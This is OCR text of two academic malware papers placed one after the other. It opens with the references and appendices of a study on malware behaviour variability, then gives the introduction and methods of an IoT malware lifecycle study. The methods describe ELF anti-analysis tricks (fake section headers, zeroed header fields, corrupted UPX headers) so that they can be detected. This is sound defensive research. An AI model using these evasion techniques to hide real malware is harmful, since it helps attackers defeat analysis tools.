[43] ROSSOW, C., DIETRICH, C. J., GRIER, C., KREIBICH, C., PAXSON, V., POHLMANN, N., BOS, H., AND VAN STEEN, M. Prudent practices for designing malware experiments: Status quo and outlook. In *Proceedings - IEEE Symposium on Security and Privacy* (may 2012), IEEE, pp. 65–79.

[44] ROTH, F. Generic Signature Format for SIEM Systems. https://github.com/Neo23x0/sigma.

[45] SCHREUDERS, Z. C., SHAW, T., SHAN-A-KHUDA, M., RAVICHANDRAN, G., KEIGHLEY, J., AND ORDEAN, M. Security scenario generator (secgen): A framework for generating randomly vulnerable rich-scenario vms for learning computer security and hosting {CTF} events. In *2017 {USENIX} Workshop on Advances in Security Education ({ASE} 17)* (2017).

[46] SEBASTIAN, M., RIVERA, R., KOTZIAS, P., AND CABALLERO, J. Avclass: A tool for massive malware labeling. In *Research in Attacks, Intrusions, and Defenses* (2016).

[47] SHARIF, M. I., LANZI, A., GIFFIN, J. T., AND LEE, W. Impeding malware analysis using conditional code obfuscation. In *NDSS* (2008).

[48] SONG, Y., LOCASTO, M. E., STAVROU, A., KEROMYTIS, A. D., AND STOLFO, S. J. On the infeasibility of modeling polymorphic shellcode. In *Proceedings of the 14th ACM conference on Computer and communications security* (2007), pp. 541–551.

[49] SS64. Quotes, Escape Characters, Delimiters - Windows CMD - SS64.com. https://ss64.com/nt/syntax-esc.html.

[50] TRENDMICRO. TrojanSpy.Win32.GLUPTEBA.A - Threat Encyclopedia - Trend Micro USA. https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/trojanspy.win32.glupteba.a.

[51] TRINIUS, P., WILLEMS, C., HOLZ, T., AND RIECK, K. A Malware Instruction Set for Behavior-Based Analysis. *Sicherheit Schutz und Zuverlässigkeit SICHERHEIT* (2011).

[52] WILLEMS, C., HOLZ, T., AND FREILING, F. Toward automated dynamic malware analysis using cwsandbox. *IEEE Security & Privacy 5*, 2 (2007), 32–39.

[53] YADEGARI, B., AND DEBRAY, S. Symbolic execution of obfuscated code. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security* (2015), pp. 732–744.

[54] YIN, H., SONG, D., EGELE, M., KRUEGEL, C., AND KIRDA, E. Panorama: Capturing system-wide information flow for malware detection and analysis. In *Proceedings of the ACM Conference on Computer and Communications Security* (New York, New York, USA, 2007), ACM Press, pp. 116–127.

[55] ZHOU, Y., AND JIANG, X. Dissecting android malware: Characterization and evolution. In *2012 IEEE symposium on security and privacy* (2012), IEEE, pp. 95–109.

A Appendix

A.1 Implications of Variability on Malware Clustering

Dynamic malware clustering [5, 7, 40, 41] aims to identify malware families (or variations withing the same family) by grouping together samples with similar behaviors. These approaches commonly rely on only one execution trace per sample. Therefore, we investigate how the large variability

among the traces of each sample could influence the results reported from clustering experiments.

This can be performed by clustering execution traces, and then verifying whether the traces of the same sample are clustered together or they are scattered among multiple clusters. For this experiment, we implemented the clustering technique described by Bailey et al. [5], which also uses similar features to our dataset. As suggested in the paper, we apply their normalized compression distance to our samples, and we utilize the same hierarchical clustering algorithm and the same method to determine the number of clusters. We clustered execution traces from 2,424 malware samples. For each sample we randomly select 4 traces collected in the same week but on different machines; we repeat this step 10 times. We cluster the resulting 9,696 traces, and we obtain 88–105 clusters, of which we pick the median with 93 clusters. To interpret these clusters as families of malware samples with similar behaviors, it is necessary that all executions of a sample fall within its family cluster. In average we found that for 67% of malware samples all 4 executions appeared indeed in the same cluster. However, one third of the samples exhibit sufficient variability in behavior that their traces appear in multiple clusters: 27% fall into 2 clusters, 5% in 3 clusters, and 1% in 4 different clusters. This calls into question the conclusion that the behavior clusters reflect malware families. Because some samples exhibit too much behavior variability to be clustered correctly into families, we must be cautious when drawing conclusions from clustering experiments. Importantly, this threat to validity comes to light when we cluster multiple traces per sample, but remains hidden when using only a single trace per sample.


A.2 Impact on Anomaly Detection

One way of detecting malware regardless of their variability is to detect deviations from benign behavior. In this category, Lanzi et al. proposed AccessMiner [29], as system-level anomaly detector based on behavioral traces of benign programs. It is interesting to note that the authors already adopted a technique that accounted for behavioral variability over time and different machine profiles. Similarly to our data, their dataset was also collected from real users but their goal was not to study changes in the application behavior but to obtain a complete picture about how benign files interact with the underlying operating system.


Since in the AccessMiner paper the authors did not discuss how many executions of benign programs are needed to train the anomaly detector, we decided to leverage our data to find an answer to this question such that security companies that opt for anomaly detection rather than malware detection could benefit from our results.

Following the AccessMiner approach, we construct the benign profile by using 90% of the benign executions in our dataset. Remaining 10% is used to measure the false-positive rate. As AccessMiner found file write events to be the most successful in identifying malware, we first build the graph using the file write actions in our dataset. We measure the success of an anomaly based model that relies on only one execution per benign sample (Figure 9a), then the success when all of the executions available to us included (9b). As seen from the figures, a single random benign execution is not sufficient to train an anomaly detector, because it treats most of the executions as anomalies.

The detection rates we obtained from this experiment are lower than the ones reported in the original paper. Concerning that the nature of our data is very different to the benign dataset of AccessMiner this is actually expected. Note that our data consists of unpopular benign applications, whose behavior might be more similar to malicious and unwanted programs. To obtain a better behavioral coverage for benign programs, not only popular benign files such as those used in AccessMiner should be consider but also lower reputation, lower prevalence benign files.



(a) Using 1 random benign execution



(b) Using all benign execution

Figure 9: Amount of samples for the ratio of machines with anomalous file writes.

		25^{th} percentile			Median			75^{th} percentile		
		Mal	**PUP**	**Ben**	**Mal**	**PUP**	**Ben**	**Mal**	**PUP**	**Ben**
File	Path	0.1	-	0.3	0.2	0.5	0.9	0.7	1.0	1.0
	Name	-	-	-	-	0.3	0.5	0.8	1.0	1.0
	Ext.	0.1	0.1	0.5	0.3	0.7	1.0	1.0	1.0	1.0
PE	Path	-	-	-	-	0.5	0.9	1.0	1.0	1.0
	Name	-	-	-	-	0.3	1.0	0.5	1.0	1.0
	Ext.	-	-	-	0.3	1.0	1.0	1.0	1.0	1.0
Reg.Set	Key Path	-	-	-	-	0.3	1.0	0.75	1.0	1.0
	Key Name	-	-	-	-	0.3	1.0	0.81	1.0	1.0
	Value	-	-	-	-	-	0.5	0.33	0.8	1.0
	Dir. Create Path	-	-	-	-	0.6	0.9	0.8	1.0	1.0
	Reg. Create Path	-	-	-	-	-	-	-	0.7	1.0
	Mtx Create Name	-	-	0.1	0.1	0.4	0.8	0.7	1.0	1.0
	New Proc. CMD line	-	-	-	-	-	0.5	0.1	1.0	1.0

Table 5: **Parameter variability for malware, PUP and benign.**
Jaccard index distribution for the top 7 most common actions in our dataset, from week 0 to week 1.

	Median			**ratio >0**			**ratio >2**			**ratio >5**		
	Mal	**PUP**	**Ben**	**Mal**	**PUP**	**Ben**	**Mal**	**PUP**	**Ben**	**Mal**	**PUP**	**Ben**
All actions	39	19	8	99%	95%	83%	96%	91%	68%	92%	77%	57%
File Create	33	2.8	1.8	92%	74%	64%	84%	58%	45%	71%	36%	35%
Mutex Create	6	3	1.3	93%	78%	65%	80%	68%	37%	57%	33%	20%
Registry Set	7.5	3	1	92%	74%	54%	77%	60%	34%	58%	42%	22%
Directory Create	4	1	0	82%	55%	41%	56%	36%	16%	42%	12%	8%
Reg. Key Create	1.8	1	0	71%	52%	36%	39%	34%	18%	7%	16%	10%
PE Create	1.3	0.3	0	76%	50%	35%	28%	29%	18%	6%	13%	12%
Process Load	4	1	0	83%	54%	29%	60%	20%	3%	34%	6%	1%

Table 6: **IQR variability across machines for malware, PUP and benign samples across different machines.** In the last 3 columns we measure the ratio of samples that show a variability greater than 0, 2 and 5 events across machines. The larger the percentage value in those columns, the more samples have IQR greater than the threshold.

Action type	**Mal**	**PUP**	**Ben**
FileCreated	25	60	27
IESecurity	17	12	12
RegistryValueSet	17	10	16
DirectoryCreated	6.7	9	6.3
ProcessLoad	2.7	5	1.9
RegistryKeyCreated	7.8	4	9.9
PECreation	7.9	3.8	15
ProcessInjection	2.9	1.7	2.6
DesktopShortcut	1.4	1.6	1.5
ProcessManipulationInjection	1.2	1.4	1.2
IEHomePage	1.0	1.1	1.6
InternetProxyServer	1.2	1.0	1.4
Others (mean)	≈1.5	≈0.3	≈1.4

Table 7: Average number of actions per execution for executions with at least 1.

Action type	**Mal**	**PUP**	**Ben**
FileCreated	0.74	0.88	0.75
DirectoryCreated	0.47	0.73	0.35
RegistryValueSet	0.56	0.67	0.47
ProcessLoad	0.65	0.65	0.79
PECreation	0.42	0.57	0.29
RegistryKeyCreated	0.31	0.41	0.25
OpenService	0.24	0.29	0.15
DesktopShortcut	0.04	0.14	0.02
CreateService	0.01	0	0.01
KeyloggerShield	0.03	0	0.11
ProcessInjection	0.04	0	0.02
IESecurity	0	0	0
Others (mean)	≈0	0	0

Table 8: Average appearance of an action type across machines.

The Circle Of Life: A Large-Scale Study of The IoT Malware Lifecycle

Omar Alrawi[⋆], Charles Lever[⋆], Kevin Valakuzhy[⋆], Ryan Court[♢],
Kevin Snow[♢], Fabian Monrose[†], Manos Antonakakis[⋆]

[⋆] Georgia Institute of Technology
{alrawi, chazlever, kevinv, manos}@gatech.edu
[♢] Zero Point Dynamics
{rccourt, kevin}@zeropointdynamics.com
[†] University of North Carolina at Chapel Hill
fabian@cs.unc.edu

Abstract

Our current defenses against IoT malware may not be adequate to remediate an IoT malware attack similar to the Mirai botnet. This work seeks to investigate this matter by systematically and empirically studying the lifecycle of IoT malware and comparing it with traditional malware that target desktop and mobile platforms. We present a large-scale measurement of more than 166K Linux-based IoT malware samples collected over a year. We compare our results with prior works by systematizing desktop and mobile malware studies into a novel framework and answering key questions about defense readiness. Based on our findings, we deduce that the required technology to defend against IoT malware is available, but we conclude that there are insufficient efforts in place to deal with a large-scale IoT malware infection breakout.

1 Introduction

The Mirai botnet set a record for the largest distributed denial of service (DDoS) attack and drew the attention of many security professionals [1]. In the aftermath of the attack, many new developments have shaped the IoT malware ecosystem. Therefore, studying the threat lifecycle for IoT malware is vital for securing IoT devices. For example, the Mirai botnet infected devices by using default usernames and passwords, but current IoT malware variants target unpatched vulnerabilities. We seek to study how the emerging IoT malware ecosystem has evolved since Mirai and whether current defenses for traditional malware can protect against it.

To investigate this matter, we need to systematically understand how IoT malware infect systems, deploy payloads, persist on systems, abuse resources, and operate their infrastructure. We guide our analysis by answering two *research questions (RQ)*:

- **RQ1:** Is IoT malware different than traditional malware?
- **RQ2:** Are current anti-malware techniques effective against IoT malware?

To answer RQ1, we compare the IoT malware lifecycle with traditional malware and highlight the similarities and differences. For RQ2, we qualitatively evaluate how traditional anti-malware techniques work and judge their efficacy based on empirical observations from the IoT malware ecosystem.

Answering RQ1 allows the security community to understand the evolutionary trend of IoT malware and respond accordingly. For example, how do malware adapt to infect and persist on IoT devices? Are there trends that can allow us to better predict the impact of IoT malware on future IoT technologies? Compared to desktop and mobile malware, are IoT malware capabilities bound by the device's resources? How does the IoT malware ecosystem impact different stakeholders? Furthermore, RQ2 allows the security community to gauge if there are sufficient defensive techniques to counter a fast-evolving IoT threat.

To date, there have been several efforts to investigate IoT malware [1]–[8]. However, these efforts either focus on in-depth analysis of a single malware family or rely on small malware corpora collected over short periods. Nonetheless, these efforts provide a fascinating glimpse into the IoT threat landscape and demonstrate the need for additional research. Moreover, current threat frameworks are either too complex with a focus on traditional malware, such as the *MITRE ATT&CK* [9] framework, or study only the infection stage of IoT malware [10], [11]. Our work seeks to address these gaps with a comprehensive evaluation of the IoT malware lifecycle. We guide our study by a principled framework that characterizes various stages of an IoT malware's lifecycle, and we compare our findings with traditional malware.

Our work makes four contributions. First, we propose a novel *analysis framework* that captures the threat lifecycle of IoT malware, which considers the infection vectors, payload properties, persistence methods, capabilities, and *C&C* infrastructure. Second, we use our framework to *systematize* 25 papers that study traditional malware. Third, we *characterize IoT malware* by examining more than 166K samples spanning 6 different system architectures collected over a year. Fourth, we make available the largest and most comprehensive IoT malware corpus to date and include their analysis artifacts, which can be found at `https://badthings.info`.

Our results show that IoT malware differs from traditional malware in a few key areas including infection vectors and *C&C* communication. We find signature-based detection lacks support and coverage for many IoT malware variants and that at least 15% of new variants utilize packing to evade detection. Additionally, IoT malware uses various persistent methods to overcome read-only file systems found in IoT devices by reusing vendor-specific tools. We find a large array of capabilities that have been incorporated into IoT malware such as proxy services, device bricking, and information theft. We observe that the current IoT malware ecosystem has not reached its full potential but may become a severe threat due to the sheer number of IoT devices coming online. We conclude with a set of recommendations for different stakeholders including device owners, device vendors, and ISP operators.

2 Background and Related Work

Malware targeting embedded Linux-based systems was first reported in 2008 with the discovery of the Hydra IRC bot [12]. Since then, several other bots have entered the scene with various capabilities. Such bots include psyb0t [13], Chuck Norris [14], Carna [15], Tsunami [16], Aidra [17], Dofloo [18], Gafgyt [19], Elknot [20], XOR.DDoS [21], Wifatch [22], TheMoon [23], LUABot [24], Remaiten [25], NewAidra [26], and Moose [27]. Each family had different purposes such as credential theft [27], cryptocurrency mining [28], device destruction [29], internet-wide scanning [15], and cleaning up infected devices [2], [22]. IoT malware development has many considerations due to the heterogeneity of devices. For example, an IP camera and a set top box can have different processors, C libraries (uclibc, musel, glibc), and kernel versions/features (Linux 2.6, 3.2, 4.6, etc.).

The release of Mirai's source code and recent developments in embedded system toolchains has made it easier for IoT malware development. Antonakakis et al. [1] note that Mirai had a wide impact due to the fact that its small code base runs on diverse devices, spreads efficiently, and targets a large number of insecure IoT devices on the internet [30], [31]. The Mirai botnet took down critical DNS infrastructure [32], disconnected over 900K internet subscribers [33], and attacked a large cloud service provider [34]. Soon after the release of Mirai's code, many variants began to surface with enhancement to its infection vector, payload obfuscation, and command-and-control (*C&C*) communication. For example, Satori [35], a Mirai variant, gained momentum as it exploited a new vulnerability in Huawei routers. These recent developments provide further motivation to understand the IoT malware landscape.

Prior studies looked at IoT malware from different perspectives. Cozzi et al. [36] investigate Linux-based malware but only examine 10K samples, of which 35% are for x86 and x86_64 architecture. Other studies examine specific malware families such as Mirai [1] and Hajime [2]. More comprehensive studies examine individual components of the IoT malware lifecycle. For example, several works [3], [5], [10], [37] examine IoT malware infection tactics and the payload properties. Other works [6], [38] look at how to detect IoT malware by studying its binary static structural features. De Donno et al. [11] organize IoT malware attack capabilities into a taxonomy while Choi et al. [4] study the role that *C&C* infrastructure plays in the lifecycle of IoT malware.

Additional efforts [39], [40] investigate scanners on the internet to identify if they are infected by IoT malware. Finally, Çetin et al. [41] present a unique perspective on IoT malware infection cleanup by combining multiple data sources and a user study to measure remediation efforts. Our work differs in two aspects, first we propose a five-component framework that captures the entire lifecycle of IoT malware, which we use to compare with desktop and mobile malware. Second, we conduct the largest and most comprehensive empirical measurement for more than 166K Linux-based IoT malware samples collected over an entire year.

3 Framework and Methodology

Next, we describe the data sources, methodology, and the framework that we use for the comparative analysis. We define each component's subcategories and present a summary of our results in Table 1. Appendix A presents an extended analysis of desktop and mobile malware from prior works.

3.1 Comparative Framework

Our framework looks at five components for malware's lifecycle. We study the *infection* vector, the *payload* properties, the *persistence* methods, the *capabilities*, and the *C&C infrastructure*. For each component, we identify techniques discussed in the literature for traditional malware (desktop/mobile) and empirically measure it for IoT malware. The following defines each component:

- **Infection Vector** is how the malware attacks a system.
- **Payload** is the dropped malware code after exploitation.
- **Persistence** is how the malware installs on a system.
- **Capabilities** are the functions in the malware code.
- **C&C Infrastructure** is how the malware communicates with the operator.

We study 25 papers from prior works to qualitatively derive subcategories under each component, which are in Appendix A. For example, we cite the work of Holz et al. [42] to support the use of drive-by downloads in desktop malware and their distribution networks. Moreover, we use the *MITRE ATT&CK* taxonomy to derive additional subcategories that are not found in prior work but are documented by security companies. Table 1 summarizes the comparative analysis.

Table 1: An overview of the results from our findings comparing desktop, mobile, and IoT malware using the proposed framework.

Components		Summary			
	Categories	Desktop	Mobile	IoT	**Definition for each component's subcategories**
Infection	Remote Exploit	✓		✓	**Remote Exploit** refers to exploiting a service or an application running on a device.
	Repackaging	✓∗	✓		**Repackaging** refers to benign application repackaged with malware (i.e. pirated software).
	Drive-by	✓	✓		**Drive-by** refers to infection by redirecting the system to a malicious resource.
	Phishing	✓	✓		**Phishing** refers to social engineering attacks that trick a user into getting infected.
	Default Cred.	✓∗		✓	**Default Credentials** refers to the use of vendor default credentials for device access.
	Rem. Media	✓∗	✓		**Removable Media** refers to the use of USB for infection between devices.
Payload	Packing	✓	✓	✓	**Packing** refers to the use of packers or polymorphic techniques for obfuscation.
	Env. Keying	✓	✓	✓	**Env. Keying** refers to the dependence on the target's environment artifact (i.e. HW id).
	Scripting	✓∗		✓	**Scripting** refers to the use of a scripting interpreter (i.e. Powershell, sh, etc.).
	Cross-Arch/Plat.	✓∗	✓	✓	**Cross-Arch/Plat.** refers to using payloads for different architectures (x86, ARM, etc.) or platforms (Windows, Android, etc.).
Persist.	Firmware	✓		✓	**Firmware** refers to persisting by modifying the device's firmware.
	OS - Kernel	✓	✓	+	**OS - Kernel** refers to persisting as a kernel module.
	OS - User	✓	✓	+	**OS - User** refers to persisting in user-space through configuration or process/service.
Capability	Priv. Escalation	✓	✓	✓	**Priv. Escalation** refers to exploiting OS vulnerability to elevate privilege on a device.
	Defense Evasion	✓	✓	✓	**Defense Evasion** refers to actively avoiding or disabling security features on the device.
	Info. Theft	✓	✓	✓	**Info. Theft** refers to profiling and exfiltrating sensitive information from the device.
	Scanning	✓		✓	**Scanning** refers to using the device to scan for other devices.
	DDoS	✓		✓	**DDoS** refers to using the infected device to orchestrate a DDoS attack.
	Destruction	✓	✓	✓	**Destruction** refers to actively destroying or ransoming the device.
	Resource Abuse	✓	✓	✓	**Resource Abuse** refers to using the device to run unauthorized services or applications.
C&C	Peer-2-Peer	✓		✓	**Peer-2-Peer** refers to using peer-2-peer network protocol for managing the botnet.
	Centralized	✓	✓	✓	**Centralized** refers to using a central *C&C* server for managing the botnet.
	Email/SMS	✓	✓		**Email/SMS** refers to using email or short message service for call-back to the bot master.

∗ Techniques documented by security researchers. + Unified software layer that integrates OS and firmware.

3.2 Data Sources

We list all the dataset sources for our measurements in Table 2.

VirusTotal. VirusTotal (VT) is a malware analysis and sharing platform that is used by hundreds of commercial security companies and thousands of researchers. We source our dataset from VT and assume that it provides good coverage because of the sheer size of files submitted to the platform, see Figure 1. We use VT to identify new binary submissions that meet the following criteria: (1) ELF binaries, (2) never seen by VT before, (3) machine architecture is not *x*86 or *x*86_64, (4) ELF binary is not *Android* type, (5) submission is not tagged as "shared-lib," "coredump," or "relocatable," (6) file size is less than 30MB, and (7) has at least one anti-virus (AV) detection. We choose this criteria based on the access limitation (10K files/day) and the following assumptions.

First, our work studies malware that target *embedded* IoT systems. The vast majority (82%) of IoT systems rely on Linux-based OS (ELF) [43] and utilize Reduced Instruction Set Computers (RISC) architecture [44], whereas *x86* and *x86_64* are based on Complex Instruction Set Computers (CISC) architecture that are mostly found in servers, desktops, and laptops. We exclude x86, x86_64, and Android malware because (1) they are well covered in prior works [45]–[49], (2) are more likely to target mobile or traditional computing devices (servers, desktops, and laptops), and (3) their volume inundate our access capacity, as shown in Figure 1.

Second, we found ELF files larger than 30MB to be mostly *coredump* [1], *shared-lib*, or *relocatable* [2]. We found seven files, over 30MB, detected by one or more AV engine and one file detected by five or more AV engines [3]. Third, our analysis pipeline can analyze native ELF binaries, therefore, it does not support Java-based Android apps, but it supports files that run on the *Android Runtime* environment (native). VT classifies files that run natively in Android (*Android Runtime*) as ELF files because Android uses a tailored version of the Linux Kernel. We found a limited number of files for Android IoT and TV, specifically, 113 (AV labels 11 as malicious) and 57 (AV labels 6 as malicious) files, respectively.

We rely on AV detection as a way to identify possible malware, similar to prior works [50]. First, we collect files with

[1] A recorded state of a program during a crash

[2] An object file that linkers use to build an executable.

[3] MD5: 3c5a75bd1df81c6f355b3edf61729507, Label: BitCoinMiner




Figure 1: The daily volume of files and detected files submitted to VirusTotal in 2019 per platform.

one AV detection to stay under the daily access quota (10K/-day, see Figure 1). Second, we filter files with less than five AV detections to suppress false-positives, which are common in VT [50]. These criteria filter out possible irrelevant samples that are not likely to be IoT malware with minimal impact on the empirical results. However, we do acknowledge this might lead to a bias in the malware dataset since our collection relies on AV detections that can have inherent limitations.

Active and Passive DNS. Our active DNS (aDNS) dataset comes from the ActiveDNSProject [51], which actively resolves many popular zones (COM, NAME, NET, ORG, BIZ, etc.), top sites from the Alexa Top 1M, and public blocklists daily. The passive DNS (pDNS) is an anonymized dataset provided by a large internet service provider (ISP) based in the US. The ISP operates a large set of geographically-distributed local DNS resolvers that service over 40 million internet-connected devices, which include IoT devices. We use aDNS and pDNS to investigate IoT malware infrastructure. Our aDNS and pDNS datasets cover the period from May 2019 up to Jan 2020. We specifically use aDNS and pDNS to enumerate relationships between observed IPs and domains. We use pDNS data to quantify the lookup volume and the number of anonymized clients resolving the *C&C* infrastructure.

Bad Packets Honeypots. Bad Packets [52] operates a set of proprietary honeypots that monitor emerging cyber threats targeting enterprise networks, IoT devices, and cloud computing environments. We were provided an aggregate dataset that spans the entire month of June 2019. We use the honeypot dataset to identify attack characteristics observed on the internet and quantify what devices IoT malware target. Specifically, we use aggregate statistics about internet scans that are classified as IoT malware by Bad Packets.

Tranco Top Site Ranking. We use Tranco's top site ranking [53] to identify and filter benign domains. Our static and dynamic analysis yield large sets of domains and IPs, which may not be related to malware. For example, a link to the UPX packer website is commonly found in samples that are packed by UPX.

Table 2: The data sources used for the empirical study.

Data Provider	Data Type	Role
VirusTotal	Binaries Metadata Detection & Labels	Binary Analysis Growth & Size
ActiveDNS Project Large ISP	Active DNS Passive DNS	Internet Measurement
Bad Packets	Honeypot	Device Targeting
Tranco	Top Site Ranking	Filtering

3.3 Analysis Methods

Figure 2 presents an overview of our analysis and measurement methodology. We use static, dynamic, and network analysis. We do not claim any of the techniques as a novel contribution, instead, we use them as a means to study IoT malware. We rely on well-established approaches from prior works [36], [54]–[56] and tailor them for our analysis.

Metadata Analysis. We use VT for AV detection, AV labels, and in-the-wild names. We combine the AV labels with AVClass [57] to consolidate the labels for each sample. This metadata analysis provides context about the malware samples and helps us to correlate the findings from static and dynamic analysis.

Static Analysis. The goal of static analysis is to identify each binary's target architecture, linking method (static vs dynamic), anti-analysis tactics, packing, embedded domains and IP addresses, and infection vectors. We use a set of tools from binutils suite to perform static analysis, namely readelf, objdump, objcopy, strings, and hexdump. The *file* tool parses the binary information and identifies the target architecture, endianness, and linking information based on the file headers. Next, we examine the ELF binaries for anti-analysis artifacts by using four heuristics. First, we inspect the ELF file for the first *LOAD* (PT_LOAD) segment in the section headers that is marked for read, write, and execute (RWE). This anti-analysis trick is commonly used to hide the program's entry point and break analysis tools.

Second, we examine the ELF file for fake section headers that overlap the program's entry point by iterating through each segment and section. For each segment, we check if the segment overlaps the entrypoint address. If we detect an overlap, we conclude that the sample has anti-analysis artifacts. This well-known tactic overlays fake data and text sections with opposite flags (switching W and X) to confuse analysis tools by parsing the fake data sections for code. Third, we examine the ELF file for fake dynamic symbol tables by checking the section header for one or more dynamic symbol tables (SHT_DYNSYM). We iterate through each




Figure 2: An overview of the static and dynamic analysis pipeline.

segment and look for dynamic symbol tables that come after the dynamic table (DT_SYMTAB) and check if the dynamic symbol table overlaps the dynamic table (virtual address + size is outside the segment). This anti-analysis technique inserts fake dynamic symbol tables for dynamically-linked binaries that mix up the symbols of functions.

Fourth, we iterate over each segment and check the section header fields (*e_shoff*, *e_shentsize*, *e_shnum* *e_shstrndx* for zero values. This technique removes critical information about the section headers making it impossible to parse. The Linux kernel does not use the section headers when loading and executing the ELF file, therefore removing the section headers breaks some analysis tools that rely on section headers, but does not affect the execution of the binary. Next, we try to detect UPX packed samples by looking for UPX sections and string artifacts. For UPX packed files, we also check if the UPX header is zeroed out, which usually breaks the UPX decompression utility but not the executable. We then attempt to unpack each sample using the UPX utility. Some files fail to unpack due to corrupt UPX headers, but they execute in the dynamic analyzer.

Finally, we use static analysis to extract IP addresses and domains using *strings* with default settings and regular expressions. For captured domains, we use *tldextract*, a python library, to check for properly formed domain names. For IP addresses, we remove all bogons and invalid IP addresses. We also use static analysis to identify infection vectors by using over 200 Yara signatures. We source our Yara signatures by enumerating a set of IoT and router device vendors, crawl the NVD [58], and identify Common Vulnerability and Exposure (CVE) entries that have public proof-of-concept (PoC) code. We then manually build and verify each Yara signature. For each matched Yara signature, we verify that (1) the offset matches the signature inside the binary and (2) the binary offset is referenced by the code section.

Dynamic Analysis. We build architecture-specific virtual machines that execute each sample and collect their system call and network traffic, which we call *full-system* analysis. We run each sample for 60 seconds and collect system call traces using *strace* and network traces. Further, we use a *binary emulator* that emulates the instructions and system calls of an ELF file to generate system call traces, referenced as *Zelos* [59] in Figure 2. The run time of a sample influences the observed behavior as documented in prior works [60]. To account for this limitation, we measure trace divergence between full-system and binary emulation. Binary emulation allows us to skip over sleep system calls and fast forward the execution of malware hence revealing possible hidden behavior. Additionally, we use leaked source code from various IoT malware found online [61] and match them with the execution traces and function symbols to identify capabilities.

We empirically found full-system emulation traces to match 85% of binary emulation traces for ARM. The remaining 15% could not be compared due to application binary interface (ABI) mismatch during full-system analysis or failure to run in binary emulation (missing required libraries or incompatible architecture version). Furthermore, we found that before 30 seconds of full-system emulation about 95% of malware will engage in network system calls that either block or loop infinitely. Hence, we chose 60 seconds to balance between analysis quality and performance. We count successfully executed samples by two metrics, namely system artifacts and network artifacts. For system artifacts we consider a malware to be active if it creates three or more processes in the VM or if it invokes 100 or more system calls.

These parameters were conservatively chosen by examining diverging traces from full-system and binary emulation. For network artifacts, we collected network traffic from the VM for 72 hours without executing any malware. We then filter out any traffic that matches the baseline or bogon networks. We note that this is a modest attempt to build a dynamic malware analysis system for six different architectures and we recognize the challenges that are documented by earlier works [54], [55], [62]. Nevertheless, we report the results in Table 3 and make our analysis tools public for the community. Dynamic analysis allows us to study infection attempts, persistence methods, exercised capabilities, and *C&C* communication. We use these findings to empirically document them in the lifecycle framework and compare them to desktop and mobile malware.

Infrastructure Analysis. We use a three-tiered process to filter and identify *C&C* indicators. First, we use Tranco [53] top sites to enumerate a list of benign domains. We count the most referenced domains and filter them using the top site list. Second, we manually inspect the new list to remove the remaining benign domains. Third, we build a bipartite graph between domains and IPs to find connected components and filter out additional benign clusters [56]. After removing all the benign indicators, we use historical pDNS and aDNS to expand on the malicious indicators to find common infrastructure. For IP addresses, we look into pDNS and aDNS to identify associated domains. We repeat our method on the newly identified domains and IPs until we remove all benign nodes. We verify each node manually.

4 Measurement Results

Using the proposed lifecycle framework, this section presents the results from our empirical measurements and observations. We summarize the results for each subsection by **takeaways (TA)** to help answer our research questions (RQ1 and RQ2).

